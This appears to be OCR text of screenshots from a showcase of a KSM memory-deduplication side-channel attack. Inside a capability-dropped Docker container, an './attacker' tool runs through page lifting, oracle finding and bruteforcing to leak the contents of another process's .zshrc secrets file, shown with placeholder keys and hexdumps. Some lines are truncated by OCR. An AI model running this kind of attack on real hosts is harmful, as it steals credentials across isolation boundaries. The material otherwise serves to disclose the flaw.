
Showcase


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:10
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
unprivileged@redacted$ docker run -it --cap-drop=ALL -v ./:/srv:rw,Z ubuntu:24.04
root@e418108bf790:/# cd /srv/
root@e418108bf790:/srv# ./attacker -c 110 --l_order 2 --l_sleep 5 --b_margin 1000 --b_locks 3 -
-b_separator 200 --b_win 3 --b_delta_jmp 0 --b_ranges 50 --b_gap 4000 -p 'export '
Keys:
Caps Lock
Num Lock
Scroll Lock



jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
unprivileged@redacted$ docker run -it --cap-drop=ALL -v ./:/srv:rw,Z ubuntu:24.04
root@e418108bf790:/# cd /srv/
root@e418108bf790:/srv# ./attacker -c 110 --l_order 2 --l_sleep 5 --b_margin 1000 --b_locks 3 --b_separator 200 --b_win 3 --b_delta_jmp 0 --b_ranges 50 --b_gap 4000 -p 'export '
[+] Step 1: Page Lifting
[+] Inserting 4 pages in the stable tree...
[+] Finished submitting our lifting pages for deduplication
[+] Now we have to let ksmd ingest our lifter pages (1 scan cycle)
[+] Sleeping 5 seconds before continuing...
[+] Step 2: Oracle Finding
[+] Guessing the left page oracle (left child of the root)
[+] Might take some extra time to start if ksmd is still ingesting
1: 13
2: 13
3: 0
4: 0
[+] Result: page 2 (hits: 13) (measurements: 13)
[+] Found the left page oracle:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7b020: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfd0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
[+] Guessing the right page oracle (right child of the root)
1: 0
2: 13
3: 13
4: 13
[+] Result: page 2 (hits: 13) (measurements: 13)
[+] Found the right page oracle:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7d020: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfd0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000
[+] Step 3: Log(n) Bruteforcing
[+] Running bruteforcer...
Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
export SENDGRID_API_KEY="SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
export MAILGUN_API_KEY="key-abcdefghijklmnopqrstuvwxyz123456"
export DATABASE_URL="postgres://admin:SuperSecret123@db.example.com:5432/app_db"
export MYSQL_URL="mysql://root:password123@localhost:3306/mydatabase"
export MONGODB_URI="mongodb+srv://user:pass@cluster0.mongodb.net/mydb?
retryWrites=true&w=majority"
export REDIS_URL="redis://:strongpassword@redis.example.com:6379/1"
export ELASTICSEARCH_URL="https://elastic:changeme@localhost:9200"
export DOCKER_HUB_TOKEN="dckr_pat_abcdefghijklmnopqrstuvwxyz123456"
export
KUBERNETE
ldGVz"
export CL
export DI
ksm-info
redacted@redacted$ systemctl cat ssh | grep 'MemoryKSM'
MemoryKSM=y
redacted@redacted$ ksm-info
pages sharing: 911
pages unshared: 1041
pages volatile: 5652
pages skipped: 1145649495
full-scans: 680991
pages-shared: 186
redacted@redacted$
root@e418108bf790: /srv
---------- BRUTEFORCING DATA ----------
elapsed time (s): 1
known bits: 2 (0 bytes)
bits per second: 2.000000
same results: 01 (>=32 -> rollback)
rollbacks: 00
cpu: 08
---------- LEAKED PAGE ----------
0x64ad7fd88000: 6578 706f 7274 2060 0000 0000 0000 0000 export `
0x64ad7fd88010: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88020: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88030: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88040: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88050: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88060: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88070: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88080: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88090: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880a0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880b0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880c0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880d0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880e0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd880f0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88100: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88110: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88120: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd88130: 0000 0000 0000 0000 0000 0000 0000 0000
---------- ORACLES ----------
O_L:
0x64ad7fd7b000: 6578 706f 7274 2000 0000 0000 0000 0000 export
0x64ad7fd7b010: 0000 0000 0000 0000 0000 0000 0000 0000
....
0x64ad7fd7bfe0: 0000 0000 0000 0000 0000 0000 0000 0000
0x64ad7fd7bff0: 0000 0000 0000 0000 0200 0000 0000 0000
#
O_R:
0x64ad7fd7d000: 6578 706f 7274 20ff ffff ffff ffff ffff export
0x64ad7fd7d010: ffff ffff ffff ffff ffff ffff ffff ffff
....
0x64ad7fd7dfe0: ffff ffff ffff ffff ffff ffff ffff ffff
0x64ad7fd7dff0: ffff ffff ffff ffff 0200 0000 0000 0000


Keys:
Caps Lock
Num Lock
Scroll Lock


jetkvm
192.168.2.82
JetKVM
jetkvm-e
JetKVM Device
Connected
USB
Connected
Paste text
Virtual Media
Wake on LAN
Virtual Keyboard
Extension
Connection Stats
Settings
Fullscreen
Apr 23 09:11
en
Open
.zshrc
export STRIPE_SECRET_KEY="sk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export STRIPE_PUBLISHABLE_KEY="pk_live_51ABCdEfGhIjKlMnOpQrStUvWxYz987654321"
export GOOGLE_API_KEY="AIzaSyA-FAKE-KEY-abcdefghijklmnopqrstuvwxyz"
export GOOGLE_CLIENT_SECRET="GOCSPX-abcdefghijklmnopqrstuvwxyz123456"
export GOOGLE_OAUTH_TOKEN="ya29.a0AfH6SMCexamplelongtokenstring123456"
export SLACK_BOT_TOKEN="xoxb-123456789012-123456789012-abcdefghijklmnopqrstuvwxyz"
export SLACK_APP_TOKEN="xapp-1-A1234567890-abcdefghijklmnopqrstuvwx"
export TWILIO_ACCOUNT_SID="ACXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
export TWILIO_AUTH_TOKEN="your_auth_token_1234567890abcdef"
